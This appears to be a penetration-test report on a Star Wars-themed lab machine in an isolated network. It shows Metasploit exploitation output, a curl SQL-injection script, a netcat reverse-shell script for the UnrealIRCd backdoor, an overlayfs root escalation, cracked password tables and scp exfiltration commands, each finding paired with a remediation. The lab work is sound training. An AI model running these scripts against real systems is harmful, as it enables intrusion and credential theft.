DEATH STAR DATA ACQUISITION REPORT

Mason Soroka-Gill (SOROM2)

Table of Contents

Scope

IP Addresses and Domains

The target host exists as a single IP within an isolated network. No other IP addresses were targeted.

```
10.25.100.24            death-star
```

Scanning

The following scans were performed on the target host:

- Nmap full port scan
- Nmap connect scan
- Nmap version detection
- Nmap default script scanning
- Nmap discovery scripts
- Nmap vuln scripts

Ports and Versions

Port 22

This port is running OpenSSH version 6.6.1p1 Ubuntu 2Ubuntu2.10.

As of the date of this report, there are no known remote vulnerabilities for this version of OpenSSH.

Port 80

This port is running Apache httpd version 2.4.7.

As of the date of this report, there are no known remote vulnerabilities for this version of Apache.

Nmap scripts were able to discover the following subdirectories and files:

- http://10.25.100.24:80/drupal/
- http://10.25.100.24:80/payroll_app.php
- http://10.25.100.24:80/phpmyadmin/
- http://10.25.100.24:80/uploads/
- http://10.25.100.24:80/chat/
- http://10.25.100.24:80/icons/

Vulnerabilities section

Port 139

This port is the NetBIOS port, often used in SMB/Samba systems as part of an LDAP environment.

Nmap nbstat script was able to enumerate the NetBIOS name of the host:

```
DEATH-STAR
```

Port 445

This port is running Linux Samba version 4.3.11-Ubuntu.

Nmap scripts found the following shares:

- \\10.25.100.24\IPC$
  - IPC service
  - /tmp
- \\10.25.100.24\print$
  - Printers
  - /var/lib/samba/printers
- \\10.25.100.24\public
  - Web share
  - /var/www/html/

Port 3306

Mysql, cannot be connected to remotely.

Port 6667 & 6697

This port is running UnrealIRC server version 3.2

Vulnerabilities section

Port 8080

This port is running Jetty 8.1.7 and Apache Continuum 1.4.2

Vulnerabilities section

Port 8181

This port is running WEBrick httpd 1.3.1

Vulnerabilities

Port 80

Drupal

Dupal Core versions 7.x < 7.32 are vulnerable to [CVE-2014-3704 SQL Injection "Drupageddon"]

A [Metasploit module] is available for this vulnerability.

MSF exploitation:

```
msf5 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.25.100.24     yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal          yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.25.100.23     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


msf5 exploit(multi/http/drupal_drupageddon) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.25.100.23:4444
msf5 exploit(multi/http/drupal_drupageddon) > [*] Sending stage (38247 bytes) to 10.25.100.24
[*] Meterpreter session 2 opened (10.25.100.23:4444 -> 10.25.100.24:55879) at 2020-08-12 20:24:46 +1200
```


Recommendation:

Update drupal to the latest stable version available.


Payrollapp

Payrollapp is vulnerable to an SQL injection.

Manual SQLI in browser:



POC script:



Recommendation:

Force each user to change their password and disable any instances of payroll_app until the SQL injection is patched.

Script:


```
#!/bin/sh
#
# Author: Mason Soroka-Gill
#
# This script can be used to make unauthorized queries to the
# database behind any unpatched instance of payroll_app.php
#

if [ $# != 1 ]; then
    echo "Usage:"
    echo "$0 target_uri"
    echo "Example:"
    echo "$0 http://10.25.100.24/payroll_app.php"
    exit 1
fi

uri=$1

curl -X POST $uri --data "user=nobody&password=a'; select password from users where username='' OR
''='&s=OK"
```

Port 6667 & 6697

UnrealIRCD version 3.2.8.1 is vulnerable to [CVE-2010-2075 Malicious Backdoor Arbitrary Command Execution].

A [Metasploit module] is available for this vulnerability.

Exploitation:



Recommendation:

Update UnrealIRCd to the latest version available. Change the user running the server to a dedicated user specifically for that server and nothing else.

Script:

```
#!/bin/sh
#
# CVE-2010-2075
# Unreal IRC 3.2 Backdoor arbitrary command execution
# https://www.exploit-db.com/exploits/13853
#
# Author: Mason Soroka-Gill
#
# Netcat version adapted to spawn a reverse shell on the target system.
#
# Note:
#   This relies on the remote host having netcat on the system if this doesn't
#   work, replace nc with telnet in the echo string or use another reverse shell
#

if [ $# -ne 4 ]; then
    echo "Usage:"
    echo "$0 target_ip target_port callback_ip callback_port"
    echo "Example:"
    echo "$0 10.25.100.24 6667 10.25.100.23 7000"
    exit 1
fi

rhost=$1
rport=$2
lhost=$3
lport=$4

(echo "AB; rm /tmp/bd;mkfifo /tmp/bd;cat /tmp/bd|/bin/sh -i 2>&1|nc $lhost $lport >/tmp/bd" | nc
$rhost $rport) &
nc -lp $lport
```

Port 8080

Apache continuum is vulnerable to Apache Continuum Arbitrary Command Execution

A Metasploit module is available for this exploit.

Exploitation:

```
msf5 exploit(linux/http/apache_continuum_cmd_exec) > options

Module options (exploit/linux/http/apache_continuum_cmd_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.25.100.24     yes       The target address range or CIDR identifier
   RPORT    8080             yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.25.100.23     yes       The listen address (an interface may be specified)
   LPORT  7777             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Continuum <= 1.4.2


msf5 exploit(linux/http/apache_continuum_cmd_exec) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.25.100.23:7777
[*] Injecting CmdStager payload...
msf5 exploit(linux/http/apache_continuum_cmd_exec) > [*] Sending stage (3021284 bytes) to 10.25.100.24
[*] Meterpreter session 2 opened (10.25.100.23:7777 -> 10.25.100.24:35633) at 2020-09-01 17:25:43 +1200

msf5 exploit(linux/http/apache_continuum_cmd_exec) >
msf5 exploit(linux/http/apache_continuum_cmd_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5320 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
^Z
```

Note: Meterpreter session 1 and 2 were both spawned from this exploit.

Recommendation:

Update apache continuum to the latest version.

Kernel

Kernel version 3.13.0.32-generic is vulnerable to CVE-2015-1328 "overlayfs" local privilege escalation.

There is a Metasploit module for this exploit.

Unfortunately, this exploit was unable to be executed via Metasploit for some reason.

Manual exploitation:

```
darth_vader@death-star:/dev/shm$ ls -al
total 8
drwxrwxrwt  2 root        root    60 Sep  1 05:39 .
drwxr-xr-x 22 root        root   800 Sep  1 05:35 ..
-rw-r--r--  1 darth_vader users 4969 Sep  1 05:39 ofs.c
darth_vader@death-star:/dev/shm$ gcc ofs.c -o ofs
darth_vader@death-star:/dev/shm$ id
uid=1125(darth_vader) gid=100(users) groups=100(users),27(sudo)
darth_vader@death-star:/dev/shm$ ls -al
total 24
drwxrwxrwt  2 root        root     80 Sep  1 05:40 .
drwxr-xr-x 22 root        root    800 Sep  1 05:35 ..
-rwxr-xr-x  1 darth_vader users 13650 Sep  1 05:40 ofs
-rw-r--r--  1 darth_vader users  4969 Sep  1 05:39 ofs.c
darth_vader@death-star:/dev/shm$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),27(sudo),100(users)
#
```

Source code of ofs.c can be found here.

Recommendation:

Update Ubuntu and/or update to a newer kernel release.

Credentials

/etc/shadow

Hashing algorithm: MD5

Username	Hash	Password
storm_trooper_1	1lnwk829Q$HmlEMwzAUCz0NEitMjx9d1	starwarsrocks
storm_trooper_2	$1$9AJdbBeI$7a/Tj3TjRzZYR6mhbZksq0	stormtrooper1
storm_trooper_3	1WdB.ds.7$N7hkGMUGsyeBgNPwIaF/40	Lego starwars
storm_trooper_4	1.jX4bdHx$5F/sLNVjUPMFtLUdS.hog.	starwarsbatman
storm_trooper_5	$1$0HHFKzl.$w6VyqglDCJot.Xeb9slLI0	Password1234567
imperial_guards	1v9GI28ar$ebSf18qOk7tgu.iMqf.bi/	starwars4life
captain_needa	1VtXabEV0$FO9c2OF4Qf1onEyYkq.gK/	darksidegod@hotmail.com
admiral_piett	1D06DmZeK$cTG0isRNogwyCeQwCZJXF.	darksideofthemoon
admiral_ozzel	1lfbtu2co$eFPtaxBv7sX5IDp8Bc19h.	darksiderules
general_veers	1.wG8JtvN$AJlGTM7XYFaY3Ezr7Av/u/	darkside3000@hotmail.com
emperor_palpatine	1Sr5iUN.o$hy9v3MmcpwRq/G3Dhtu2U1	912Deathstars
darth_sidious	1TyPfW4pp$Mp7O4bzX8bmWsGGV8ZrVY0	7ujMko0admin
boba_fett	1eOF0T0eZ$GfHV875pepnKEg.JC.zYY/	bountyhunter1976
death_star_admin	1HnIyNzWr$erKQWB6ZTfw2efmZMPDME.	<3DeathStars<3
darth_vader	1AnAm41bc$0TkhYTZFnI1srHEzG1TrO/	daddy_issues-7733

All 15 of these users had their password cracked using hashcat and a custom wordlist that is comprised of only public wordlists including rockyou.

Recommendation:

Force a password change on all users and use a more robust hashing algorithm such as SHA256 or Blowfish.

/home/vagrant/passwords

Hashing algorithm: MD5

Username	Hash	Password
storm_trooper_1	1MP1st3Cy$WXJJAIcCoDIgMbrPPY1LX1	
storm_trooper_2	1EFSgfx8h$QIHYrOK.6mxXoRGfpgQl4/	moonlight
storm_trooper_3	1fcLm/bsU$h911x4TKKLsIpXtGNObge0	earthsong
storm_trooper_4	1.SpsAg0u$nxfs.N.hbfth.cDb5FvCh0	evilempire
storm_trooper_5	1sKEYtcIE$uJilid4I4hsNp1yqJYexQ/	casiopia
imperial_guards	1BvNyU6pr$hvRr/.agjvappIptPuaV4/	walkoflife
captain_needa	1aomC0NO3$02xX.hD0UveBZPJ91gWNE1	

5/6 of these users had their password cracked using hashcat and a custom wordlist that is comprised of only public wordlists including rockyou.

Recommendation:

Same as for /etc/shadow

MySQL

Hashing algorithm: None

Username	Password
storm_trooper_1	theDARKside
storm_trooper_2	stillup2nogood
storm_trooper_3	darksidethugs
storm_trooper_4	supertrooper
storm_trooper_5	kittenswithmittens
imperial_guards	darkside2700
captain_needa	darksidegod@hotmail.com
admiral_piett	DarkSideForever0
admiral_ozzel	theadmiral
general_veers	darkside131
emperor_palpatine	darkside!
darth_sidious	darksideismine
boba_fett	bountyhunter1976
death_star_admin	deathstar313
darth_vader	daddy_issues2277

The database can be accessed with an SQL injection or with credentials found in a php settings file.

Recommendation:

Stop storing usernames in cleartext, use a hashing algorithm such as SHA256 or Blowfish. Force a password change on all users.

/var/www/html/drupal/sites/default/settings.php

This file exposes local root MySQL database credentials, allowing logins from the localhost.

```
root    sploitme
```

Recommendation:

Use a more complex password for the database admin password.

/home/boba_fett/darth_vaders_password.txt

The boba_fett user exposes the darth_vader user password in a cleartext file in their home directory.

```
darth_vader     daddy_issues-7733
```

Recommendation:

Have the darth_vader user change their password.

Exfiltrated intelligence

The following files were recovered from the target server.

The following commands were used to discover and exfiltrate intel files:

On the target:

```
find / -iname "*death*star*" -type f
find / -iname "*rebel*alliance*" -type f
```

On the attack box:

```
for file in $(cat exfilfiles); do scp root@death-star:$file ./exfil/ ; done
```

Where exfilfiles contains the output of the 2 find command from above.

The following links link to the intelligence in this document.

/home/darth_sidious/death-star-weakness.png

/home/death_star_admin/death-star_plans/deathstar-cross-section.png

/home/death_star_admin/death-star_plans/deathstar-summary.png

/home/death_star_admin/death-star_plans/deathstar-technical-specs-diagram.png

/home/death_star_admin/death-star_plans/deathstar-operations.png

/home/death_star_admin/death-star_plans/deathstar-crafts.png


/home/darth_vader/i-love-my-death-star.jpg

/opt/proftpd/share/locale/deathstarinfographic.pNg


/home/general_veers/rebel-information/rebel-alliance-fleet-1.jpg

/home/general_veers/rebel-information/rebel-alliance-fleet-2.jpg

